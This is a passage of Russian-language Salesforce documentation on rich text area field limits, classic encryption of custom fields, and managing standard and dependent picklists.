HTML-теги, поддерживаемые в Salesforce Classic	Поддерживаются ли в настраиваемых полях в Lightning Experience и Salesforce1?	Примечания для Lightning Experience и Salesforce1
`ul`	✔	В случае вложения неупорядоченного (маркированного) списка в упорядоченный (нумерованный) неупорядоченный список преобразуется в упорядоченный.
`var`	✔	

СМ. ТАКЖЕ:

Создание настраиваемых полей

Ограничения для поля «Область обогащенного текста»

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Помните о следующих ограничениях при работе с полями обогащенного текста.

Поля типа «Область обогащенного текста» недоступны на порталах самообслуживания и не поддерживаются для внешних объектов. Учитывайте также следующие ограничения.

Ограничения на количество символов

- Система Salesforce поддерживает не более 131 072 символов для каждого поля типа «Область обогащенного текста», включая HTML-теги. При необходимости данному типу поля может быть задана минимальная длина.
- Объект может содержать неограниченное количество полей типа «Область обогащенного текста» и «Область подробного текста», несмотря на ограничение версии по общему количеству настраиваемых полей, доступному для объекта, независимо от типа поля. Каждый объект может содержать 1 600 000 символов во всех полях типа «Область подробного текста» и «Область обогащенного текста». При создании поля типа «Область подробного текста» или «Область обогащенного текста» рекомендуем задать максимальную длину вводимого текста. По умолчанию данные поля подробного и обогащенного текста могут содержать не более 32 768 символов (32 Кб). Максимальная длина данных полей подробного и обогащенного текста может составлять 131 072 символа (128 Кб). Минимальная длина составляет 256 символов.
- Специальные символы (например, маркеры или кавычки) не могут быть вставлены в поле типа «Область обогащенного текста» из другого приложения. Введите или вставьте обычный текст и воспользуйтесь редактором обогащенного текста для его форматирования.
- HTML-код не поддерживается HTML-редактором Salesforce. HTML-код обрабатывается как текст.

Изображения и гиперссылки

- Некоторые функции области обогащенного текста не могут быть выключены. Например, некоторые поля не позволяют отменять поддержку гиперссылок или изображений.
- Не допускается загрузка изображения в область обогащенного текста посредством протокола *`file://`* в поле **URL**. Вместо этого используйте *`http:`*, *`https:`*, *`data:`*, *`//`*, *`/`* или соответствующий URL-адрес.

Отчеты

- Фильтр отчета с оператором «содержит» поддерживает только первые 254 символа области подробного или обогащенного текста.

- В отчете отображаются только первые 254 символа области подробного или обогащенного текста. Текст отображается полностью после загрузки отчета.

Классическое шифрование для настраиваемых полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Система Salesforce позволяет ограничивать просмотр настраиваемых текстовых полей другими пользователями. Просмотр данных из зашифрованных настраиваемых текстовых полей доступен только при наличии полномочия «Просмотр зашифрованных данных».

Прим.: Это сведения о классическом шифровании, а не шифровании с использованием платформы Shield.

Прежде чем начать работу, просмотрите перечисленные ниже примечания, ограничения и рекомендации.

Примечания по внедрению

- Зашифрованные поля используют основные ключи длиною 128 бит и алгоритм AES (расширенный стандарт шифрования). Основной ключ шифрования может быть заархивирован, удален или импортирован. Чтобы включить функцию управления основными ключами шифрования, обратитесь в компанию Salesforce.
- Зашифрованные поля могут использоваться в шаблонах эл. почты, но их значения всегда скрыты, независимо от наличия полномочия «Просмотр зашифрованных данных».
- При создании зашифрованных настраиваемых полей убедитесь, что организация использует параметр «Требовать безопасные подключения (HTTPS)».
- При наличии полномочия «Просмотр зашифрованных данных» и предоставлении другому пользователю полномочий входа пользователь может просматривать зашифрованные поля в виде обычного текста.
- Значение зашифрованного поля клонируемой записи может быть клонировано только при наличии полномочия «Просмотр зашифрованных данных».
- Зашифрованные поля отображаются на страницах Visualforce только посредством компонента `<apex:outputField>`.

Ограничения

Зашифрованные текстовые поля...

- не могут быть уникальными, содержать внешний код или стандартные значения.
- интересов недоступны для соотнесения с другими объектами.
- могут содержать не более 175 символов ввиду применения алгоритма шифрования.
- недоступны для использования в фильтрах (например, фильтры списковых представлений, отчетов, полей сводного резюмирования и правил).
- не могут использоваться для определения критериев отчетов, но могут быть добавлены в результаты отчетов.
- недоступны для поиска, но могут быть добавлены в результаты поиска.
- недоступны для: Salesforce Mobile Classic, Connect Offline, Salesforce for Outlook, преобразования интересов, критериев или формул бизнес-правил, полей формулы, исходящих сообщений, значений по умолчанию и форм Web-to-Lead и Web-to-Case.

Рекомендации

- Зашифрованные поля доступны для редактирования, независимо от наличия полномочия «Просмотр зашифрованных данных». Чтобы предотвратить редактирование зашифрованных полей, рекомендуем использовать правила проверки, параметры безопасности полей или параметры макета страницы.
- Значения зашифрованных полей могут быть проверены посредством правил проверки или Apex. Система поддерживает оба способа, независимо от наличия полномочия «Просмотр зашифрованных данных».
- Данные зашифрованных полей могут не всегда маскироваться журналом отладки. Данные зашифрованных полей маскируются при отправке запроса Apex веб-службой Apex, триггером, бизнес-правилом, встроенной страницей Visualforce (страница, встроенная в макет страницы) или шаблоном эл. почты Visualforce. В других случаях данные зашифрованных полей не маскируются журналом отладки (например, при выполнении Apex на консоли разработчика).
- Текущие настраиваемые поля не могут быть преобразованы в зашифрованные, а зашифрованные поля не могут быть преобразованы в другой тип данных. Чтобы зашифровать значения текущего (незашифрованного) поля, выполните экспорт данных, создайте зашифрованное настраиваемое поле для хранения данных и выполните импорт этих данных в новое зашифрованное поле.
- Поле «Тип маски» не является маской ввода, гарантирующей соответствие данных полю «Тип маски». Чтобы гарантировать соответствие введенных данных выбранному типу маски, воспользуйтесь правилами проверки.
- Рекомендуем использовать зашифрованные настраиваемые поля только для соблюдения нормативных актов, так как данные поля требуют дополнительной обработки и могут быть недоступны для поиска.

Прим.: Эта страница посвящена классическому шифрованию, а не шифрованию с использованием платформы Shield. В чем отличие? на странице 987

СМ. ТАКЖЕ:

Создание настраиваемых полей

Добавление или редактирование значений раскрывающегося списка

Добавляйте или редактируйте значения в настраиваемом раскрывающемся списке в области полей объекта. Если в раскрывающемся списке используется набор значений глобального раскрывающегося списка, его значения можно изменить только путем редактирования набора глобальных значений. Изменения затронут все раскрывающиеся списки, которые наследуют значения этого набора глобальных значений.

Прим.: Изменения значений раскрывающегося списка регистрируются в контрольном журнале настройки. Чтобы просмотреть контрольный журнал, выполните указанные ниже действия. Введите строку *«Просмотр контрольного журнала настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Просмотр контрольного журнала настройки»**.

1. Откройте область полей нужного объекта.
2. Щелкните имя нужного поля раскрывающегося списка в связанном списке «Настраиваемые поля и взаимосвязи».
3. Щелкните ссылку **«Правка»** напротив нужного значения в разделе «Значения».
4. Измените имя значения и при необходимости сделайте значение стандартным для основного раскрывающегося списка.
5. Назначьте цвет для использования в диаграммах. Для этого нажмите кнопку и укажите способ выбора цвета для значений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения раскрывающихся списков:
- Настройка приложения

- **«Назначать всем значениям фиксированные цвета»**: каждому значению назначается фиксированный цвет из стандартного набора цветов диаграммы. Столбец «Цвета диаграммы» отображает назначенные значения. Например, значение «Закрыто/нереализовано» может всегда отображаться красным цветом в диаграммах, сгруппированных по этапу возможности, если данному значению раскрывающегося списка назначен красный цвет.
- **«Назначать цвета динамически»**: цвета назначаются при создании диаграммы. Например, некоторым значениям раскрывающегося списка могут быть вручную назначены фиксированные цвета в диаграммах, тогда как остальным — статус «Назначено динамически».

Прим.: Цвета диаграммы недоступны для раскрывающихся списков со множественным выбором и раскрывающихся списков валют, а также для раскрывающихся списков «Тема задачи», «Тема события», «Статус проверки базы знаний» и «Конкурент возможности».

Совет:

- При использовании типов записей изменение стандартного значения основного раскрывающегося списка не влияет на стандартное значение раскрывающегося списка для типа записи.
- При использовании сообщества «Идеи» выбор стандартного значения раскрывающегося списка «Категории» или «Статус» не влияет на стандартное значение на страницах сообщества «Идеи».
- При изменении метки для значения раскрывающегося списка, используемого в качестве критерия фильтрации, значение раскрывающегося списка автоматически удаляется из критериев фильтрации. Например, если отчет содержит фильтр *«"Источник интереса" равно "Эл. почта" или "Web"»*, а пользователь меняет значение раскрывающегося списка с «Web» на «Referral», то фильтр отчета будет изменен на *«"Источник интереса" равно "Эл. почта"»*. Измененное значение раскрывающегося списка, являющееся единственным значением, заданным для отдельного фильтра, будет отображаться в фильтрах вместе с ошибкой.

6. Нажмите кнопку **«Сохранить»**.
7. Чтобы сделать раскрывающийся список обязательным (если это еще не сделано), нажмите **«Правка»** вверху страницы подробных сведений и установите флажок в поле **«Обязательно требуется значение в этом поле для сохранения записи»**.
8. Чтобы запретить доступ к раскрывающемуся списку или, наоборот, предоставить доступ, настройте параметр **«Ограничить раскрывающийся список значениями, заданными в наборе значений»**.
9. Чтобы открыть список значений, предназначенный для печати, нажмите кнопку **«Версия для печати»**.

Прим.: Если организация использует средство перевода, уведомите переводчиков о том, что изменение значений раскрывающегося списка может повлиять на актуальность переводов.

Раскрывающиеся списки с дополнительными сведениями

Замена значений раскрывающегося списка

Если деятельность вашего предприятия должна измениться, соответственно измените значения раскрывающегося списка. При глобальной замене значение поля меняется во всех существующих записях.

Сортировка раскрывающихся списков

Управление неактивными значениями раскрывающегося списка

Значение из настраиваемого ограниченного или неограниченного раскрывающегося списка можно деактивировать, повторно активировать или удалить. В наборе значений глобального раскрывающегося списка эти действия одновременно инициируют обновление всех настраиваемых списков, наследующих данный набор значений.

СМ. ТАКЖЕ:

Управление неактивными значениями раскрывающегося списка

Управление неактивными значениями раскрывающегося списка

Замена значений раскрывающегося списка

Раскрывающиеся списки с дополнительными сведениями

Ниже перечислены стандартные поля типа «Раскрывающийся список», которые содержат дополнительные сведения, доступные для редактирования.

Раскрывающийся список	Описание
Роль партнера (для организаций)	Роли партнеров организации (например, Consultant или Supplier). Данные параметры доступны после добавления организации в связанный список организации или возможности «Партнеры». Для редактирования введите строку *«Роли партнеров»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли партнеров»**. Введите имя роли партнера в столбце «Роль». Введите соответствующую обратную роль партнера в столбце «Обратная роль». Назначение роли партнера для организации создает обратные отношения партнеров, поэтому обе организации являются друг другу партнерами. Каждое значение роли или обратной роли может содержать не более 40 символов.
Приоритет (для обращений)	Срочность обращения (например, Low или High). Удаляемое значение может быть соотнесено с другим текущим значением во всех обращениях организации. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Статус (для участников кампании)	Статус участника кампании (например, «Отправлено» или «Отвечено»). Удаляемое значение статуса может быть соотнесено с другим текущим значением. Новое значение автоматически добавляется в качестве статуса участника для кампаний, содержащих удаленное значение.

Раскрывающийся список	Описание
	При удалении стандартного статуса участника кампании новое значение используется в качестве стандартного статуса для соответствующей кампании.
Статус (для обращений)	Статус обращения (например, New или On Hold). Удаляемое значение может быть соотнесено с другим текущим значением во всех обращениях организации. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Статус (для контрактов)	Статус контракта в бизнес-процессе контракта. Раскрывающийся список может быть дополнен значениями, которым может быть назначена одна из категорий (например, «Черновик», «В процессе утверждения» или «Активировано»). Затем данные категории могут использоваться для сортировки контрактов в отчетах и представлениях.
Роль контакта (для контрактов)	Роль контакта для контракта (например, Business User или Decision Maker). Данные параметры доступны после добавления контакта в связанный список контракта «Роли контакта». Для редактирования введите строку *«Роли контактов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли контактов в контрактах»**. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Статус интереса (для интересов)	Статус интереса (например, Open или Qualified). Выберите одно значение в качестве стандартного статуса, который должен назначаться всем новым интересам, созданным вручную, посредством мастера импорта или веб-сайта. Выберите как минимум одно значение в качестве преобразованного статуса, который должен назначаться преобразованным интересам. Перспективному интересу, который преобразуется в организацию, контакт или возможность, может быть назначен один из статусов «Преобразовано». Интересы со статусом «Преобразовано» недоступны на вкладке «Интересы», но могут быть добавлены в отчеты. Удаляемое значение может быть соотнесено с другим текущим значением во всех интересах организации. Каждое значение может содержать не более 20 символов.

Раскрывающийся список	Описание
Роль контакта (для возможностей)	Роль контакта для возможности (например, Business User или Decision Maker). Данные параметры доступны после добавления контакта в связанный список возможности «Роли контакта». Для редактирования введите строку *«Роли контактов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли контактов в возможностях»**. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Этап (для возможностей)	Этапы процесса продажи (например, Prospect или Proposal). Данный раскрывающийся список также влияет на поля возможности «Тип» и «Категория прогноза». Кроме того, изменение поля «Тип» или «Категория прогноза» для значения раскрывающегося списка «Этап» инициирует обновление всех возможностей, содержащих данное значение этапа. Для редактирования перейдите к разделу «Поля» в параметрах управления возможностями и щелкните кнопку **«Редактировать»** рядом со строкой «Этап». Чтобы деактивировать этап, щелкните ссылку **«Удал.»** напротив нужного этапа. Рекомендуем не заменять этап другим текущим значением на странице соотнесения. Просто нажмите кнопку **«Сохранить»**. Теперь этап отображается в связанном списке «Значения раскрывающегося списка "Неактивный этап"». Этап больше недоступен для использования, но может отображаться в записях устаревших возможностей.
Статус (для решений)	Статус решения (например, Draft или Reviewed). Пометьте как минимум одно значение как Reviewed. Если решения используются для обработки обращений, то пользователи могут определять решения, которые уже согласованы или еще не согласованы. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Приоритет (для задач)	Важность задачи (например, High, Normal или Low). Выберите одно значение в качестве стандартного приоритета для всех новых задач и одно значение в качестве высшего приоритета. Удаляемое значение может быть соотнесено с другим текущим значением во всех задачах организации. Каждое значение раскрывающегося списка может содержать не более 20 символов.

Раскрывающийся список	Описание
Статус (для задач)	Статус задачи (например, Not Started или Completed). Выберите как минимум одно значение в качестве статуса «Закрыто» и одно значение в качестве статуса «По умолчанию» для всех новых задач. Удаляемое значение может быть соотнесено с другим текущим значением во всех задачах организации. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Тип задачи (для задач)	Значение «Отправить сообщение эл. почты по умолчанию» определяет стандартный тип задачи, назначаемый при отправке задачей сообщения эл. почты или пакетной электронной рассылки и создании задач посредством входящего сообщения эл. почты (например, Email to Salesforce). Значение «По умолчанию» определяет стандартное значение раскрывающегося списка при создании задач. Для редактирования перейдите к разделу «Поля» в параметрах управления возможностями и щелкните кнопку **«Редактировать»** рядом со значением раскрывающегося списка, которое требуется установить в качестве значения по умолчанию.

Замена значений раскрывающегося списка

Если деятельность вашего предприятия должна измениться, соответственно измените значения раскрывающегося списка. При глобальной замене значение поля меняется во всех существующих записях.

Например, раскрывающийся список «Статус» содержит три значения («Закрыто: красный», «Закрыто: желтый» и «Закрыто: зеленый»). При этом необходимо оставить только одно значение. Замените значения новым значением «Закрыто».

Важное замечание: Если вы замените родительское значение в управляющем раскрывающемся списке, то зависимость раскрывающегося списка от этого значения будет потеряна. После замены родительского значения заново создайте зависимость, используя новое родительское значение.

1. При необходимости добавьте новое значение на странице редактирования раскрывающегося списка. См. раздел Добавление или изменение значений раскрывающегося списка.
2. Перейдите к раскрывающемуся списку.
   - Для значений глобального раскрывающегося списка: введите строку *Раскрывающийся список* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Значения раскрывающегося списка»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для замены значений раскрывающихся списков:
- Настройка приложения

- Чтобы выполнить действия для списка объекта, откройте область полей объекта. Например, для раскрывающегося списка «Организация» требуется выполнить следующие действия. Введите строку *«Организация»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поля»** в разделе «Организации».

3. Начните процесс замены значений раскрывающегося списка.
   - Для значений глобального раскрывающегося списка: нажмите имя раскрывающегося списка, чтобы перейти на страницу сведений о значениях глобального раскрывающегося списка; нажмите кнопку **«Заменить»** в разделе «Значения»;
   - Для всех других выпусков сделайте следующее. Щелкните ссылку **«Заменить»** напротив имени нужного раскрывающегося списка.
4. введите значение, которое должно быть изменено, и выберите новое значение.

   Прим.: Замена текущего значения раскрывающегося списка инициирует изменение даты и времени, указанных в поле записи «Изменено».
5. Чтобы применить новое значение к записям, где это поле не заполнено, установите флажок в поле «Заменить все пустые значения».
6. Чтобы обновить все экземпляры значения в записях организации, щелкните **«Заменить»**. Экземпляры, перемещенные в корзину, также обновляются.

Ваше задание на замену будет поставлено в очередь. Чтобы увидеть статус задания, в разделе настройки введите *«Фоновые задания»* в поле «Быстрый поиск», затем выберите **«Фоновые задания»**. Уведомление о выполнении задания будет отправлено по электронной почте.

Прим.: Замена значения в раскрывающемся списке возможностей «Этап» инициирует обновление значений в полях «Вероятность», «Категория прогноза» и «Ожидаемый доход».

СМ. ТАКЖЕ:

Создание набора значений глобального раскрывающегося списка

Замена значений раскрывающегося списка

Управление неактивными значениями раскрывающегося списка

Сортировка раскрывающихся списков

1. Перейдите на страницу «Поля» посредством параметров управления для объекта поля раскрывающегося списка.

   Прим.:

   - Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.
   - Стандартные поля задач доступны в разделе параметров управления объектами для задач. Стандартные поля событий доступны в разделе параметров управления объектами для событий.
   - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите *«Статусы проверки»* в поле «Быстрый поиск», затем выберите **Статусы проверки**.

2. Для обновления щелкните имя требуемого портала.
3. Нажмите кнопку **«Изменить порядок»**.
4. Чтобы определить порядок отображения поля, воспользуйтесь стрелками.
5. При необходимости выберите значение по умолчанию.
6. Чтобы упорядочить по алфавиту записи по пользователям на страницах редактирования, установите флажок **«Сортировка значений в алфавитном порядке...»**. Записи всегда отображаются в алфавитном порядке, независимо от языка пользователя.
7. Сохраните внесенные изменения.

Прим.: Раскрывающиеся списки и раскрывающиеся списки с множественным выбором могут содержать неактивные значения на страницах просмотра и редактирования записей. Такие неактивные значения отображаются последними, кроме случаев применения сортировки по алфавиту. В этом случае все значения отображаются в алфавитном порядке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сортировки раскрывающихся списков:

- Настройка приложения

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Управление неактивными значениями раскрывающегося списка

Значение из настраиваемого ограниченного или неограниченного раскрывающегося списка можно деактивировать, повторно активировать или удалить. В наборе значений глобального раскрывающегося списка эти действия одновременно инициируют обновление всех настраиваемых списков, наследующих данный набор значений.

Прим.: Только администратору системы Salesforce разрешено изменять значения ограниченного раскрывающегося списка. Пользователям запрещено добавлять неутвержденные значения даже через API.

Нельзя деактивировать значения неограниченного раскрывающегося списка для полей «Задача. Тема» или «Событие. Тема». Значения раскрывающегося списка не деактивируются, а удаляются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:
- «Настройка приложения»

1. Перейдите к раскрывающемуся списку, который нужно изменить.
   - Чтобы выполнить действия для списка объекта, откройте область полей объекта.
   - Для глобального раскрывающегося списка выполните следующие действия. введите строку *Раскрывающийся список* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Значения раскрывающегося списка»**.
2. Перейдите на страницу сведений о раскрывающемся списке, нажав имя списка.
3. В разделе «Значения» измените значение раскрывающегося списка.
   - Деактивация значения удаляет его из раскрывающегося списка, но не из существующих записей. Чтобы деактивировать значение, выполните следующие действия. Щелкните ссылку **«Деактивировать»** напротив имени нужного значения. Значение будет перенесено в раздел неактивных значений. Чтобы вновь активировать значение, щелкните команду **«Активировать»** рядом с его именем.
   - Чтобы удалить значение из раскрывающегося списка и записей, в которых оно используется, выполните следующие действия. Нажмите **«Удал.»** рядом с именем значения и выберите **«Заменить значения записей пустыми значениями»**. Затем нажмите кнопку **«Сохранить»**.
   - Для удаления значения из *глобального* раскрывающегося списка и всех настраиваемых списков, использующих его значения, выполните следующие действия. Щелкните ссылку **«Удал.»** напротив имени нужного значения и нажмите кнопку **ОК**. Если значения данного списка используются в настраиваемых раскрывающихся списках, выводится запрос о замене значений пустым или существующим активным значением. В ином случае значение будет удалено из глобального раскрывающегося списка.

     Прим.: Если значение глобального раскрывающегося списка используется в архивном трендинге, значение деактивируется, но не удаляется.

Удаление значения в наборе значений глобального раскрывающегося списка происходит мгновенно. Задание на удаление ограниченных списков, не являющихся глобальными, помещаются в очередь фоновых заданий. По выполнении задания ограниченный раскрывающийся список будет обновлен и пользователю будет выслано эл. уведомление.

Изменения значений раскрывающегося списка регистрируются в контрольном журнале настройки. Чтобы просмотреть контрольный журнал, выполните указанные ниже действия. Введите строку *«Просмотр контрольного журнала настройки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите**«Просмотр контрольного журнала настройки»**.

Определение зависимых раскрывающихся списков

Совет: Если организация использует типы записей, убедитесь, что значения управляющего и зависимого раскрывающихся списков доступны в соответствующих типах записей, прежде чем определить зависимый раскрывающийся список.

1. В разделе настроек управления для объекта, к которому вы хотите добавить поле, перейдите в раздел «Поля».

   Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.

2. Нажмите кнопку **«Зависимости полей»**.
3. Нажмите кнопку **«Создать»**.
4. Выберите управляющее и зависимое поля.

   Прим.: Некоторые поля флажков и раскрывающихся списков не могут быть доступны в качестве управляющих полей.

5. Нажмите кнопку **«Продолжить»**.
6. Чтобы выбрать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля, воспользуйтесь матрицей зависимости полей.
7. Чтобы протестировать выбранные значения, щелкните **«Предварительный просмотр»**. Если организация использует типы записей, выберите тип записи для определения его влияния на значения управляющих и зависимых раскрывающихся списков. Тип записи определяет значения, доступные в управляющем поле. Тип записи и управляющее поле определяют значения, доступные в зависимом раскрывающемся списке. Например, зависимое значение доступно только в том случае, если оно доступно в выбранном типе записи и выбранном управляющем значении.

   Прим.: Параметр «Фильтровать по типу записи» не отображается при предварительном просмотре настраиваемых полей действий.

8. Нажмите кнопку **«Сохранить»**.

Зависимые раскрывающиеся списки

Использование матрицы зависимости полей

Изменение раскрывающихся списков

Удаление зависимостей раскрывающегося списка

Рекомендации по зависимым раскрывающимся спискам

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Стандартные объекты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения зависимых раскрывающихся списков:

- Настройка приложения

Зависимые раскрывающиеся списки

Зависимые раскрывающиеся списки позволяют пользователям указывать точные и непротиворечивые данные. *Зависимый раскрывающийся список* — это настраиваемый или многовариантный раскрывающийся список, допустимые значения которого определяются значением другого поля, которое называется *управляющим*. Управляющим полем может быть любой раскрывающийся список, содержащий не менее одного, но не более 300 значений, или поле типа «Кнопка-флажок» той же записи.

Например, определите настраиваемый раскрывающийся список возможностей «Причина» и настройте зависимость доступных значений от значения раскрывающегося списка «Этап».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Если полю «Этап» задается значение «*Закрыто и реализовано*», то поле «Причина» может содержать следующие доступные значения: «Лучшие функции» или «Низкая цена».
- Если полю «Этап» задается значение «*Закрыто и не реализовано*», то поле «Причина» может содержать следующие доступные значения: «Худшие функции», «Высокая цена» или «Рентабельность компании».

СМ. ТАКЖЕ:

Определение зависимых раскрывающихся списков

Рекомендации по зависимым раскрывающимся спискам

Использование матрицы зависимости полей

Матрица зависимости полей позволяет выбирать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля. Верхняя строка матрицы содержит значения управляющего поля, а столбцы содержат значения зависимого поля.

Рекомендуем использовать данную матрицу для включения или исключения значений. Включенные значения доступны в зависимом раскрывающемся списке при выборе значения управляющего поля. Исключенные значения недоступны в зависимом раскрывающемся списке для выбранного значения управляющего поля.

Чтобы включить или исключить значения, выполните указанные ниже действия.

- Чтобы включить значения, дважды щелкните нужные значения. Включенные значения отображаются выделенными. Чтобы исключить значения, дважды щелкните нужные выделенные значения.
- Чтобы выбрать диапазон смежных значений, выделите нужное значение, нажмите клавишу Shift и щелкните другое значение. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.
- Чтобы выбрать разные значения, выделите нужное значение, нажмите клавишу CTRL и щелкните другие значения. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.
- Чтобы выбрать все значения в столбце, щелкните заголовок нужного столбца. Чтобы разрешить доступ к значениям, щелкните **«Включить значения»**. Чтобы удалить значения из списка доступных значений, щелкните **«Исключить значения»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения зависимостей раскрывающегося списка:

- Настройка приложения

Чтобы изменить значения в представлении, выполните указанные ниже действия.

- Чтобы одновременно просмотреть все доступные значения, щелкните **«Просмотреть все»**.
- Чтобы просмотреть все зависимые значения в столбце, щелкните **«Перейти к»** и выберите нужное управляющее значение.
- Чтобы просмотреть значения в столбцах, доступных на предыдущей или следующей странице, щелкните **«Назад»** или **«Далее»**.
- Чтобы одновременно просмотреть 5 столбцов, щелкните **«Просмотр 5 наборов»**.

Изменение раскрывающихся списков

1. Из параметров управления для объектов списка выбора перейдите к разделу «Поля».
2. Нажмите кнопку **«Зависимости полей»**.
3. Щелкните ссылку **«Правка»** напротив нужной взаимосвязи.
4. Чтобы выбрать значения зависимого раскрывающегося списка, которые должны быть доступны при выборе каждого значения управляющего поля, воспользуйтесь матрицей зависимости полей.
5. Чтобы протестировать выбранные значения, щелкните **«Предварительный просмотр»**.
6. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования зависимостей полей:

- Настройка приложения

Удаление зависимостей раскрывающегося списка

При необходимости удалите зависимость значений зависимого раскрывающегося списка от управляющего поля. Удаление зависимости инициирует удаление логики, определяющей зависимость значений раскрывающегося списка от управляющего поля, но не инициирует удаление полей или их данных.

1. Из параметров управления для объектов списка выбора перейдите к разделу «Поля».
2. Нажмите кнопку **«Зависимости полей»**.
3. Щелкните ссылку **«Удал.»** напротив нужной взаимосвязи.
4. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления зависимостей раскрывающегося списка:

- Настройка приложения

Рекомендации по зависимым раскрывающимся спискам

Ниже перечислены рекомендации по определению зависимых раскрывающихся списков.

Кнопки-флажки

Поля типа «Кнопка-флажок» могут быть управляющими, но не могут быть зависимыми.

Преобразование полей

Преобразование существующих полей в зависимые раскрывающиеся списки или управляющие поля не влияет на имеющиеся значения в записях. После преобразования правила зависимости применяются к новым записям и к изменениям в имеющихся записях.

Стандартные значения

Стандартные значения могут быть заданы для управляющих полей, но не могут быть заданы для зависимых раскрывающихся списков.

Безопасность поля

Параметры безопасности уровня поля для управляющего поля и зависимого раскрывающегося списка не зависят друг от друга. Не забывайте скрывать управляющее поле, если его соответствующий раскрывающийся список является скрытым.

Импорт

Мастер импорта данных не учитывает зависимости полей. Зависимый раскрывающийся список позволяет импортировать любое значение независимо от значения, импортированного для управляющего поля.

Преобразование интересов

При создании зависимости для полей интереса, которые соотносятся с полями организации, контакта и возможности для преобразования интереса, рекомендуем создать такую же зависимость и для организации, контакта или возможности.

Зависимые раскрывающиеся списки и управляющие поля интереса могут быть соотнесены с полями организации, контакта или возможности посредством разных правил зависимости.

Раскрывающиеся списки со множественным выбором

Раскрывающиеся списки со множественным выбором могут быть зависимыми раскрывающимися списками, но не могут быть управляющими полями.

Стандартные раскрывающиеся списки по сравнению с пользовательскими

Настраиваемые поля раскрывающегося списка могут быть управляющими или зависимыми.

Стандартные поля раскрывающегося списка могут быть управляющими, но не могут быть зависимыми.

Ограничения для раскрывающихся списков

Управляющее поле может иметь до 300 значений. Если поле является и управляющим полем, и зависимым раскрывающимся списком, оно не может содержать более 300 значений.

Следующие поля недоступны как управляющие поля.

Поля действий

Тип вызова

Создать последовательность событий

Показывать время как

Тема

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Макеты страниц и интересы недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и редактирования зависимых раскрывающихся списков:

- Настройка приложения

Задача

Тип

Поля контактов

Приветствие

Валюта контакта

Поля настраиваемых объектов

Валюта

Поля интересов

Преобразовано

Не прочитано ответственным

Ограничения зависимостей

Перед определением зависимости убедитесь, что ваш раскрывающийся список содержит хотя бы одно значение. Такие стандартные поля, как «Группа продуктов», не содержат значений, пока вы не добавите их.

Если стандартное управляющее поле использует функцию, которая должна быть отключена в организации, то правила зависимости для раскрывающегося списка отменяются. Например, если ваша организация отключает портал самообслуживания, а поле «Закрыто пользователем портала самообслуживания» является управляющим, тогда его зависимый раскрывающийся список отображает все доступные значения.

Если вы замените родительское значение в управляющем раскрывающемся списке, то зависимость раскрывающегося списка будет потеряна. После замены родительского значения заново создайте зависимость, используя новое родительское значение.

Connect Offline

Несмотря на доступность управляющих полей и зависимых раскрывающихся списков в приложении Connect Offline, логика между ними недоступна.

